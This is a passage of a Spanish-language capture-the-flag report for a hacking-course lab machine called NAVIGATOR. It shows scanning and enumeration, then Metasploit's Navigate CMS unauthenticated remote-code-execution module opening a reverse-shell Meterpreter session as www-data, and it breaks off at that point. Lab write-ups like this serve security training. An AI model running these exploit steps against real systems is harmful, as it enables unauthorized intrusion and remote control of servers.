

NAVIGATOR

TAREA SEMANA 7

Resolver el Reto Navigator

A circular graphic featuring a man in a white hoodie against a space background with planets and stars. Below the circle is a black banner with the word "NAVIGATOR" in white.

O.S.:	Linux
Dificultad:	Fácil - Medio
Puntos:	30
Fases:	Explotación
Otras Fases:	Escaneo - Enumeración


Para resolver este reto te puedes apoyar de las grabaciones de la clase, las cuales se encuentran en la plataforma y también de la Comunidad de Estudio Hacker Mentor para que entre todos haya un apoyo.

Bandera 1. 15 puntos

Bandera 2. 15 puntos

Como entregables de este reto debes entregar.

- Un reporte con capturas de todo el proceso de resolución
- El contenido de las 2 banderas

	Informe de análisis de vulnerabilidades, explotación y resultados del reto NAVIGATOR				
	Fecha Emisión	Fecha Revisión	Versión	Código de documento	Nivel de Confidencialidad
	08/10/2023	11/10/2023	1.0	MQ-HM-NAVIGATOR	RESTRINGIDO



Informe de análisis de vulnerabilidades,
explotación y resultados del reto NAVIGATOR.

N.- MQ-HM-NAVIGATOR

Generado por:

Sebastian Barreto, ing.

Especialista de Ciberseguridad,
seguridad de la Información

Fecha de creación:


08.10.2023

Índice

1.	Reconocimiento	4
2.	Análisis de vulnerabilidades/debilidades	6
3.	Explotación	12
	Manual	13
4.	Escalación de privilegios / SI	14
5.	Banderas	18
6.	Herramientas usadas	19
7.	EXTRA Opcional	20
8.	Conclusiones y Recomendaciones	21


1. Reconocimiento

Para empezar, iniciaremos con un reconocimiento de red para poder diferenciar la maquina en la que estamos trabajando, y nuestro objetivo que en este caso va hacer “NAVIGATOR”. Iniciamos haciendo un ‘ifconfig’ para poder verificar la red de nuestra maquina KALI.



```
(kali@kali)-[~]
$ ifconfig
docker0: flags=4099<UP,BROADCAST,MULTICAST> mtu 1500
    inet 172.17.0.1 netmask 255.255.0.0 broadcast 172.17.255.255
    ether 02:42:c7:47:fb:68 txqueuelen 0 (Ethernet)
    RX packets 0 bytes 0 (0.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 0 bytes 0 (0.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```


Una vez reconocida nuestra maquina, verificamos la MAC de nuestro dispositivo “NAVIGATOR” para proceder despues con el comando ‘sudo arp-scan -l’ y dar una identificacion correcta de la maquina.



MAC Address: 00:0C:29:5D:69:98

```
192.168.189.2 00:50:56:fc:91:7c (Unknown)
192.168.189.143 00:0c:29:5d:69:98 (Unknown)
192.168.189.254 00:50:56:f4:fd:4d (Unknown)
```

Haremos una posible conexión a la maquina ejecutando un ‘ping’ para poder identificar un posible sistema operativo de la maquina “NAVIGATOR”, para eso hemos ejecutado un Script que nos dara el posible resultado.



```
(kali@kali)-[~/Documents/Scripts]
$ ./Systemid.sh
Ingresa la dirección IP: 192.168.189.143
Resultado: Linux/Unix - TTL: 64
```

Posteriormente iniciamos un scaneo a los puertos abiertos para poder encontrar un pocomas de informacion y si es el caso una vulnerabilidad!

```
(kali㉿kali)-[~/Documents/NAVIGATOR]
$ sudo nmap -sS -v --min-rate 6000 -p- 192.168.189.143 -oA ports01
Starting Nmap 7.94 ( https://nmap.org ) at 2023-10-11 18:25 EDT
Initiating ARP Ping Scan at 18:25
Scanning 192.168.189.143 [1 port]
Completed ARP Ping Scan at 18:25; 0.06s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 18:25
```

Nos encontramos que tiene los puertos 22 – 53 -80 abiertos, procedemos hacer la validacion, ya que el comando anterior al final nos dice que va a salir el escaneo con el nombre “ports01”, para poder enternderlo mejor hacemos un cambio de tipo de archivo con el comando ‘xsltproc’ el cual nos ayuda a cambiarlo a formato html, para una mayor compresion visual.

```
(kali㉿kali)-[~/Documents/NAVIGATOR]
$ xsltproc ports01.xml -o ports01.html

(kali㉿kali)-[~/Documents/NAVIGATOR]
$
```

192.168.189.143

Address

- 192.168.189.143 (ipv4)
- 00:0C:29:5D:69:98 - VMware (mac)

Ports

The 65532 ports scanned but not shown below are in state: **closed**

- 65532 ports replied with: **reset**

Port		State (toggle closed [0] filtered [0])	Service	Reason	Product	Version	Extra info
22	tcp	open	ssh	syn-ack			
53	tcp	open	domain	syn-ack			
80	tcp	open	http	syn-ack			

[Go to top](#)

[Toggle Closed Ports](#)

[Toggle Filtered Ports](#)

Misc Metrics (click to expand)

2. Análisis de vulnerabilidades

Una vez con los puertos que la maquina tiene abiertos procedemos a analizarlos para poder hacer un análisis de vulnerabilidades

```
(kali@kali)-[~/Documents/NAVIGATOR]
$ sudo nmap -sV --script="vuln" --min-rate 6000 -v -p22,53,80 192.168.189.143
-oA pvuln01
Starting Nmap 7.94 ( https://nmap.org ) at 2023-10-11 18:47 EDT
NSE: Loaded 150 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 18:47
```

Una vez terminado procedemos a utilizar nuevamente el comando 'xsltproc' para volver a colocar los resultados en un html que abriremos por Firefox o su navegador preferido y vemos los siguientes resultados


Ports

Port	State (toggle closed [0] filtered [0])	Service	Reason	Product	Version	Extra info	
22 tcp	open	ssh	syn-ack	OpenSSH	7.9p1 Debian 10+deb10u2	protocol 2.0	
vulners	cpe:/a:openbsd:openssh:7.9p1: EXPLOITPACK:98FE96309F9524B8C84C508837551A19 5.8 https://vulners.com/exploitpack/EXPLOITPACK:98FE96309F9524B8C84C508837551A19 *EX EXPLOITPACK:5330EA82EBDE345BFC9D6DD097F9E97 5.8 https://vulners.com/exploitpack/EXPLOITPACK:5330EA82EBDE345BFC9D6DD097F9E97 *EX EDB-ID:46516 5.8 https://vulners.com/exploitdb/EDB-ID:46516 *EXPLOIT* EDB-ID:46193 5.8 https://vulners.com/exploitdb/EDB-ID:46193 *EXPLOIT* CVE-2019-6111 5.8 https://vulners.com/cve/CVE-2019-6111 1337DAY-ID-32328 5.8 https://vulners.com/zdt/1337DAY-ID-32328 *EXPLOIT* 1337DAY-ID-32009 5.8 https://vulners.com/zdt/1337DAY-ID-32009 *EXPLOIT* CVE-2021-41617 4.4 https://vulners.com/cve/CVE-2021-41617 CVE-2019-16905 4.4 https://vulners.com/cve/CVE-2019-16905 CVE-2020-14145 4.3 https://vulners.com/cve/CVE-2020-14145 CVE-2019-6110 4.0 https://vulners.com/cve/CVE-2019-6110 CVE-2019-6109 4.0 https://vulners.com/cve/CVE-2019-6109 CVE-2018-20685 2.6 https://vulners.com/cve/CVE-2018-20685 PACKETSTORM:151227 0.0 https://vulners.com/packetstorm/PACKETSTORM:151227 *EXPLOIT*						
	53 tcp	open	domain	syn-ack	ISC BIND	9.11.5-P4-5.1+deb10u5	Debian Linux
	80 tcp	open	http	syn-ack	nginx	1.14.2	
	http-dombased-xss	Couldn't find any DOM based XSS.					
	http-server-header	nginx/1.14.2					
	http-csrf	Couldn't find any CSRF vulnerabilities.					
	http-stored-xss	Couldn't find any stored XSS vulnerabilities.					
	http-vuln-cve2011-3192	VULNERABLE: Apache byterange filter DoS State: VULNERABLE IDs: BID:49303 CVE:CVE-2011-3192 The Apache web server is vulnerable to a denial of service attack when numerous overlapping byte ranges are requested. Disclosure date: 2011-08-19 References: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2011-3192 https://seclists.org/fulldisclosure/2011/Aug/175 https://www.securityfocus.com/bid/49303 https://www.tenable.com/plugins/nessus/55976					

Go to top

Go to top

Vemos que en los 3 puertos tenemos un SSH, DOMAIN y HTTP. Junto con otros datos como una vulnerabilidad en el puerto 80. Empezamos verificando la pagina web con su respectiva ip por su puerto 80.



Revisando todas las variables posibles no encontramos nada, procedemos hacer un 'gobuster' para ver que variable podemos encontrar para la ip en cuestión y nos encontramos con una sola variable.

```
=====
Starting gobuster in directory enumeration mode
=====
/navabout      (Status: 200) [Size: 209]
Progress: 220560 / 220561 (100.00%)
=====
Finished
=====

(kali㉿kali)-[~/Documents/NAVIGATOR]
$
```

Procedemos a ir al navegador y completar la ip con la variable encontrada nos encontramos que se descarga un archivo, con un mensaje nada importante a menos que con un nombre que posiblemente podremos usar mas adelante

```
PMG you got root !

Just kidding... search somewhere else. Directory busting
won't give anything.

<This message is here so that you don't waste more time
directory busting this particular website.>

- Alek
```

Empezamos la explotación buscando con la herramienta 'searchsploit' buscando un exploit por el SSH, ya que tenemos la versión buscamos que podemos encontrar por esa explotación.

```
(kali㉿kali)-[~/Documents/NAVIGATOR]
$ searchsploit openssh 7.

-----
Exploit Title | Path
-----
OpenSSH 2.3 < 7.7 - Username Enumeration | linux/remote/45233.py
OpenSSH 2.3 < 7.7 - Username Enumeration (PoC | linux/remote/45210.py
OpenSSH 7.2 - Denial of Service | linux/dos/40888.py
OpenSSH 7.2p1 - (Authenticated) xauth Command | multiple/remote/39569.py
OpenSSH 7.2p2 - Username Enumeration | linux/remote/40136.py
OpenSSH < 7.4 - 'UsePrivilegeSeparation Disab | linux/local/40962.txt
OpenSSH < 7.4 - agent Protocol Arbitrary Libr | linux/remote/40963.txt
OpenSSH < 7.7 - User Enumeration (2) | linux/remote/45939.py
OpenSSHd 7.2p2 - Username Enumeration | linux/remote/40113.txt
-----
Shellcodes: No Results
```

Ya que no esta la versión la cual es “22 / ssh - OpenSSH / 7.9p1 Debian 10+deb10u2” procedemos con la misma herramienta buscar los otros dos puertos, seguimos con BIND.

```
(kali㉿kali)-[~/Documents/NAVIGATOR]
$ searchsploit bind 9.11
Exploits: No Results
Shellcodes: No Results
```

Dándonos como resultado también un “No Results”, no tenemos resultados para la versión del bind en cuestio el cual es “53 / domain - ISC BIND / 9.11.5-P4-5.1+deb10u5” procedemos con el ultimo un NGINX.

```
(kali㉿kali)-[~/Documents/NAVIGATOR]
$ searchsploit nginx 1.14
Exploits: No Results
Shellcodes: No Results
```

Con otro resultado no satisfactorio! Procedemos a utilizar la herramienta 'dnsrecon' para poder enviar a la ip en cuestio un comando el cual nos va a decifrar cuales son las maquinas internas en el sistema, todo por el puerto 53.


```
(kali㉿kali)-[~/Documents/NAVIGATOR]
$ dnsrecon -n 192.168.189.143 -r 127.0.0.0/24
[*] Performing Reverse Lookup from 127.0.0.0 to 127.0.0.255
[+] PTR navigator.hm 127.0.0.1
[+] 1 Records Found
```

Para poder acceder a ese PTR es necesario modificar el host de nuestra maquina para que ella evalúe la nueva ip, y veamos que nos depara ese archivo

```
1 127.0.0.1      localhost
2 127.0.1.1      kali
3 ::1            localhost ip6-localhost ip6-loopback
4 ff02::1        ip6-allnodes
5 ff02::2        ip6-allrouters
6 192.168.189.143 navigator
```

Una vez modificado el hosts, y agregado la ip con su nombre navigator, procedemos hacerle un ping haber si podemos “oírlo”

```
(kali㉿kali)-[~/Documents/NAVIGATOR]
$ ping navigator
PING navigator (192.168.189.143) 56(84) bytes of data.
64 bytes from navigator (192.168.189.143): icmp_seq=1 ttl=64 time=28.3 ms
64 bytes from navigator (192.168.189.143): icmp_seq=2 ttl=64 time=0.451 ms
64 bytes from navigator (192.168.189.143): icmp_seq=3 ttl=64 time=0.781 ms
64 bytes from navigator (192.168.189.143): icmp_seq=4 ttl=64 time=0.852 ms
```

Y en respectiva podemos ver el NAVIGATOR

The screenshot shows a web browser window with the address bar displaying 'navigator.hm'. The page title is 'PHP 7.3.27-1~deb10u1'. The page content includes the PHP logo and a table of configuration details.


PHP Version 7.3.27-1~deb10u1	
System	Linux navigator 4.19.0-16-amd64 #1 SMP Debian 4.19.181-1 (2021-03-19) x86_64
Build Date	Feb 13 2021 16:31:40
Server API	FPM/FastCGI
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php/7.3/fpm
Loaded Configuration File	/etc/php/7.3/fpm/php.ini
Scan this dir for additional .ini files	/etc/php/7.3/fpm/conf.d
Additional .ini files parsed	/etc/php/7.3/fpm/conf.d/10-mysqld.ini, /etc/php/7.3/fpm/conf.d/10-opcache.ini, /etc/php/7.3/fpm/conf.d/10-pdo.ini, /etc/php/7.3/fpm/conf.d/15-xml.ini, /etc/php/7.3/fpm/conf.d/20-calendar.ini, /etc/php/7.3/fpm/conf.d/20-ctype.ini, /etc/php/7.3/fpm/conf.d/20-dom.ini, /etc/php/7.3/fpm/conf.d/20-exif.ini, /etc/php/7.3/fpm/conf.d/20-fileinfo.ini, /etc/php/7.3/fpm/conf.d/20-ftp.ini, /etc/php/7.3/fpm/conf.d/20-gd.ini, /etc/php/7.3/fpm/conf.d/20-gettext.ini, /etc/php/7.3/fpm/conf.d/20-iconv.ini, /etc/php/7.3/fpm/conf.d/20-json.ini, /etc/php/7.3/fpm/conf.d/20-mbstring.ini, /etc/php/7.3/fpm/conf.d/20-mysqli.ini, /etc/php/7.3/fpm/conf.d/20-pdo_mysql.ini, /etc/php/7.3/fpm/conf.d/20-phar.ini, /etc/php/7.3/fpm/conf.d/20-posix.ini, /etc/php/7.3/fpm/conf.d/20-readline.ini, /etc/php/7.3/fpm/conf.d/20-shmop.ini, /etc/php/7.3/fpm/conf.d/20-simplexml.ini, /etc/php/7.3/fpm/conf.d/20-sockets.ini, /etc/php/7.3/fpm/conf.d/20-sysvmsg.ini, /etc/php/7.3/fpm/conf.d/20-sysvsem.ini, /etc/php/7.3/fpm/conf.d/20-sysvshm.ini, /etc/php/7.3/fpm/conf.d/20-tokenizer.ini, /etc/php/7.3/fpm/conf.d/20-wddx.ini, /etc/php/7.3/fpm/conf.d/20-xmlreader.ini, /etc/php/7.3/fpm/conf.d/20-xmlwriter.ini, /etc/php/7.3/fpm/conf.d/20-xsl.ini, /etc/php/7.3/fpm/conf.d/20-zip.ini

Procedemos de nuevo a usar la herramienta gobuster, para ver que posible variable encontramos en la pagina de “navigator.hm”


```
(kali㉿kali)-[~/Documents/NAVIGATOR]
$ gobuster dir -u http://navigator.hm/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
=====
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
```

```
/navigate (Status: 301) [Size: 185] [--> http://navigator.hm/navigate/]
Progress: 220560 / 220561 (100.00%)
=====
```

Nos encontramos que tiene otra variable la cual sirve para hacer un login!



Vemos que en la parte inferior derecha encontramos la versión del navigate.



Verificamos que en searchsploit hay un exploit para “navigate cms”

```
(kali㉿kali)-[~/Documents/NAVIGATOR]
$ searchsploit navigate cms

-----
Exploit Title | Path
-----
Navigate CMS - (Unauthenticated) Remote Code | php/remote/45561.rb
Navigate CMS 2.8 - Cross-Site Scripting | php/webapps/45445.txt
Navigate CMS 2.8.5 - Arbitrary File Download | php/webapps/45615.txt
Navigate CMS 2.8.7 - ''sidx' SQL Injection (A | php/webapps/48545.py
Navigate CMS 2.8.7 - Authenticated Directory | php/webapps/48550.txt
Navigate CMS 2.8.7 - Cross-Site Request Forge | php/webapps/48548.txt
Navigate CMS 2.9.4 - Server-Side Request Forg | php/webapps/50921.py
-----

Shellcodes: No Results


(kali㉿kali)-[~/Documents/NAVIGATOR]
$
```

Procedemos a iniciar metasploit y ver que podemos hacer por allí con esos exploits encontrados!

```
(kali㉿kali)-[~/Documents/NAVIGATOR]
$ msfconsole
[*] Starting the Metasploit Framework console.../
```

3. Explotación

Una vez iniciada la consola de metasploit procedemos a buscar en la consola de metasploit las vulnerabilidades con el nombre “search navigate”



```


kali@kali: ~/Documents/NAVIGATOR
^C[-] search: Interrupted
msf6 > search navigate

Matching Modules
=====
#  Name                                     Disclosure Date  Rank  C
--  -
0  exploit/multi/browser/firefox_svg_plugin  2013-01-08      excellent N
   Firefox 17.0.1 Flash Privileged Code Injection
1  exploit/windows/misc/hta_server           2016-10-06      manual   N
   HTA Web Server
2  auxiliary/gather/safari_file_url_navigation 2014-01-16      normal   N
   Mac OS X Safari file:// Redirection Sandbox Escape
3  exploit/multi/http/navigate_cms_rce       2018-09-26      excellent Y
   Navigate CMS Unauthenticated Remote Code Execution

Interact with a module by name or index. For example info 3, use 3 or use exploit/multi/http/navigate_cms_rce

msf6 >
  
```

Vemos que la opción ‘3’ es la que tiene el exploit! Procedemos a configurarlo para su ejecución



```

msf6 exploit(multi/http/navigate_cms_rce) > set rhosts navigator.hm
rhosts => navigator.hm
msf6 exploit(multi/http/navigate_cms_rce) > run


[*] Started reverse TCP handler on 192.168.189.142:4444
[+] Login bypass successful
[+] Upload successful
[*] Triggering payload...
[*] Sending stage (39927 bytes) to 192.168.189.145
[*] Meterpreter session 1 opened (192.168.189.142:4444 -> 192.168.189.145:43642)
    at 2023-10-11 22:24:11 -0400

meterpreter > getuid
Server username: www-data
meterpreter >
  
```

